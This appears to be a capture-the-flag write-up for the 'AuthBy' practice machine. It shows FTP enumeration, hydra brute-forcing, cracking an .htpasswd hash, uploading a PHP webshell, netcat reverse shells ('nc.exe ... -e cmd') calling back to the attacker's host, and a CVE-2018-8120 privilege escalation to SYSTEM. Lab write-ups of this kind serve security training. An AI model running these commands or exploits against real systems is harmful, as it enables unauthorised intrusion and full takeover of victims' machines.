AuthBy (Simple 2k8 privesc)

Nmap


```
PORT     STATE SERVICE            VERSION
21/tcp   open  ftp                zFTPServer 6.0 build 2011-10-17
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| total 9680
| ----------   1 root     root      5610496 Oct 18  2011 zFTPServer.exe
| ----------   1 root     root           25 Feb 10  2011 UninstallService.bat
| ----------   1 root     root      4284928 Oct 18  2011 Uninstall.exe
| ----------   1 root     root           17 Aug 13  2011 StopService.bat
| ----------   1 root     root           18 Aug 13  2011 StartService.bat
| ----------   1 root     root         8736 Nov 09  2011 Settings.ini
| dr-xr-xr-x   1 root     root          512 Oct 29 09:36 log
| ----------   1 root     root         2275 Aug 08  2011 LICENSE.htm
| ----------   1 root     root           23 Feb 10  2011 InstallService.bat
| dr-xr-xr-x   1 root     root          512 Nov 08  2011 extensions
| dr-xr-xr-x   1 root     root          512 Nov 08  2011 certificates
|_dr-xr-xr-x   1 root     root          512 Sep 22  2021 accounts
3389/tcp open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=LIVDA
| Not valid before: 2021-09-20T18:21:50
|_Not valid after:  2022-03-22T18:21:50
| rdp-ntlm-info:
|   Target_Name: LIVDA
|   NetBIOS_Domain_Name: LIVDA
|   NetBIOS_Computer_Name: LIVDA
|   DNS_Domain_Name: LIVDA
|   DNS_Computer_Name: LIVDA
|   Product_Version: 6.0.6001
|_  System_Time: 2022-10-29T02:37:25+00:00
|_ssl-date: 2022-10-29T02:37:30+00:00; -26s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

242/tcp  open  http       Apache httpd 2.2.21 ((Win32) PHP/5.3.8)
| http-auth:
| HTTP/1.1 401 Authorization Required\x0D
|_  Basic realm=Qui e nuce nuculeum esse volt, frangit nucem!
|_http-title: 401 Authorization Required
|_http-server-header: Apache/2.2.21 (Win32) PHP/5.3.8
```

```
3145/tcp open  zftp-admin zFTPServer admin
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows



Host script results:
|_clock-skew: mean: -26s, deviation: 0s, median: -26s
```

Anonymous FTP login


```
┌──(root㉿kali)-[~/pg/practice/AuthBy]
└─# ftp 192.168.236.46
Connected to 192.168.236.46.
220 zFTPServer v6.0, build 2011-10-17 15:25 ready.
Name (192.168.236.46:root): anonymous
331 User name received, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||2048|)
150 Opening connection for /bin/ls.
total 9680
----------   1 root     root      5610496 Oct 18  2011 zFTPServer.exe
----------   1 root     root           25 Feb 10  2011 UninstallService.bat
----------   1 root     root      4284928 Oct 18  2011 Uninstall.exe
----------   1 root     root           17 Aug 13  2011 StopService.bat
----------   1 root     root           18 Aug 13  2011 StartService.bat
----------   1 root     root         8736 Nov 09  2011 Settings.ini
dr-xr-xr-x   1 root     root          512 Oct 29 09:36 log
----------   1 root     root         2275 Aug 08  2011 LICENSE.htm
----------   1 root     root           23 Feb 10  2011 InstallService.bat
dr-xr-xr-x   1 root     root          512 Nov 08  2011 extensions
dr-xr-xr-x   1 root     root          512 Nov 08  2011 certificates
dr-xr-xr-x   1 root     root          512 Sep 22  2021 accounts
226 Closing data connection.
ftp>
```

We find users in the accounts directrectory but cannot download the files.



```
ftp> ls
229 Entering Extended Passive Mode (|||2065|)
150 Opening connection for /bin/ls.
total 4
dr-xr-xr-x   1 root     root          512 Sep 22  2021 backup
----------   1 root     root          764 Sep 22  2021 acc[Offsec].uac
----------   1 root     root         1032 Oct 29 09:48 acc[anonymous].uac
----------   1 root     root          926 Sep 22  2021 acc[admin].uac
226 Closing data connection.
ftp> 
```

Browsing to the webpage, we are met with a login prompt.




This site is asking you to sign in.

Trying to FTP onto the higher port fails so we are left to bruteforce the FTP server on port 21.


```
hydra -L users.txt -P /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt 192.168.236.46 ftp -V -f
```

We quickly find a a gussable password!




```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-28 22:55:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 86006 login tries (l:2/p:43003), ~5376 tries per task
[DATA] attacking ftp://192.168.236.46:21/–V
[21][ftp] host: 192.168.236.46   login: admin   password: admin
[STATUS] attack finished for 192.168.236.46 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-28 22:55:36
```

Now we can login to the FTP server as admin.



```
ftp> ls
229 Entering Extended Passive Mode (|||2066|)
150 Opening connection for /bin/ls.
total 3
-r--r--r--   1 root     root           76 Nov 08  2011 index.php
-r--r--r--   1 root     root           45 Nov 08  2011 .htpasswd
-r--r--r--   1 root     root          161 Nov 08  2011 .htaccess
```


Once we download the files, we find a hashed password for the Offsec user.



```
┌──(root㉿kali)-[~/pg/practice/AuthBy]
└─# cat .htpasswd
offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0
```

Running john to crack the password.

```
john .htpasswd --wordlist=/usr/share/wordlists/rockyou.txt
```



```
┌──(root㉿kali)-[~/pg/practice/AuthBy]
└─# john .htpasswd --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
elite            (offsec)
1g 0:00:00:00 DONE (2022-10-28 23:02) 6.666g/s 168960p/s 168960c/s 168960C/s lovestruck..260989
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


We get the password `elite`

Now we can login to the webpage put not much is there.


Foothold

Since we have admin FTP access to the web directory, we can upload a php reverse shell and trigger it.

I used https://github.com/WhiteWinterWolf/wwwolf-php-webshell/blob/master/webshell.php as a webshell since the php-reverse-shell kept crashing.



```
ftp> put wolfphpwebshell.php
local: wolfphpwebshell.php remote: wolfphpwebshell.php
229 Entering Extended Passive Mode (|||2081|)
150 File status okay; about to open data connection.
100% |***************************************************************|  7206
226 Closing data connection.
7206 bytes sent in 00:00 (61.04 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||2082|)
150 Opening connection for /bin/ls.
total 17
-r--r--r--   1 root     root         7206 Oct 29 10:21 wolfphpwebshell.php
-r--r--r--   1 root     root         5475 Oct 29 10:15 php-reverse-shell.php
-r--r--r--   1 root     root           76 Nov 08  2011 index.php
-r--r--r--   1 root     root           45 Nov 08  2011 .htpasswd
-r--r--r--   1 root     root          161 Nov 08  2011 .htaccess
226 Closing data connection.
```



192.168.236.46:242/wolfphpwebshell.php

Fetch: host: 192.168.49.236 port: 80 path:


CWD: C:\wamp\www **Upload:** No file selected.

Cmd: whoami

```
whoami
livda\apache
```

uploading nc.exe and gaining a shell.

```
nc.exe 192.168.49.236 443 -e cmd
```




192.168.236.46:242/wolfphpwebshell.php

Fetch: host: 192.168.49.236 port: 80 path:

CWD: C:\wamp\www **Upload:** No file selected.

Cmd: nc.exe 192.168.49.236 443 -e cmd

```
dir
 Volume in drive C has no label.
 Volume Serial Number is BCAD-595B

 Directory of C:\wamp\www

10/28/2022  08:24 PM    <DIR>          .
10/28/2022  08:24 PM    <DIR>          ..
11/08/2011  08:58 AM               161 .htaccess
11/08/2011  08:53 AM                45 .htpasswd
11/08/2011  08:45 AM                76 index.php
10/28/2022  08:24 PM            59,392 nc.exe
10/28/2022  08:15 PM             5,475 php-reverse-shell.php
10/28/2022  08:21 PM             7,206 wolfphpwebshell.php
               6 File(s)         72,355 bytes
               2 Dir(s)   6,030,811,136 bytes free
```




```
┌──(root㉿kali)-[~/pg/practice/AuthBy]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.49.236] from (UNKNOWN) [192.168.236.46] 49160
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\wamp\www>
```

Priv esc

After running winPEAS.bat, we discover that the machine has no patches and is Microsoftr Windows Serverr 2008 Standard 6.0.6001 Service Pack 1 Build 6001


We can use https://github.com/unamer/CVE-2018-8120 to simply elevate privleges.




```
C:\Users\apache\Desktop>CVE-2018-8120.exe whoami
CVE-2018-8120.exe whoami
CVE-2018-8120 exploit by @unamer(https://github.com/unamer)
[+] Detected kernel ntkrnlpa.exe
[+] Get manager at ff538bf8,worker at ff5389d0
[+] Triggering vulnerability...
[+] Overwriting...8170e41c
[+] Elevating privilege...
[+] Cleaning up...
[+] Trying to execute whoami as SYSTEM...
[+] Process created with pid 3036!
nt authority\system
```

Running our nc.exe as administrator to gain a revers shell.

```
CVE-2018-8120.exe "C:\wamp\www\nc.exe 192.168.49.236 8080 -e cmd"
```



```
C:\Users\apache\Desktop>CVE-2018-8120.exe "C:\wamp\www\nc.exe 192.168.49.236 8080 -e cmd"
CVE-2018-8120.exe "C:\wamp\www\nc.exe 192.168.49.236 8080 -e cmd"
CVE-2018-8120 exploit by @unamer(https://github.com/unamer)
[+] Detected kernel ntkrnlpa.exe
[+] Get manager at 9a203138,worker at ff5395e0
[+] Triggering vulnerability...
[+] Overwriting...8170e41c
```



```
┌──(root㉿kali)-[~/pg/practice/AuthBy]
└─# nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.49.236] from (UNKNOWN) [192.168.236.46] 49192
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\apache\Desktop>whoami
whoami
nt authority\system

C:\Users\apache\Desktop>
```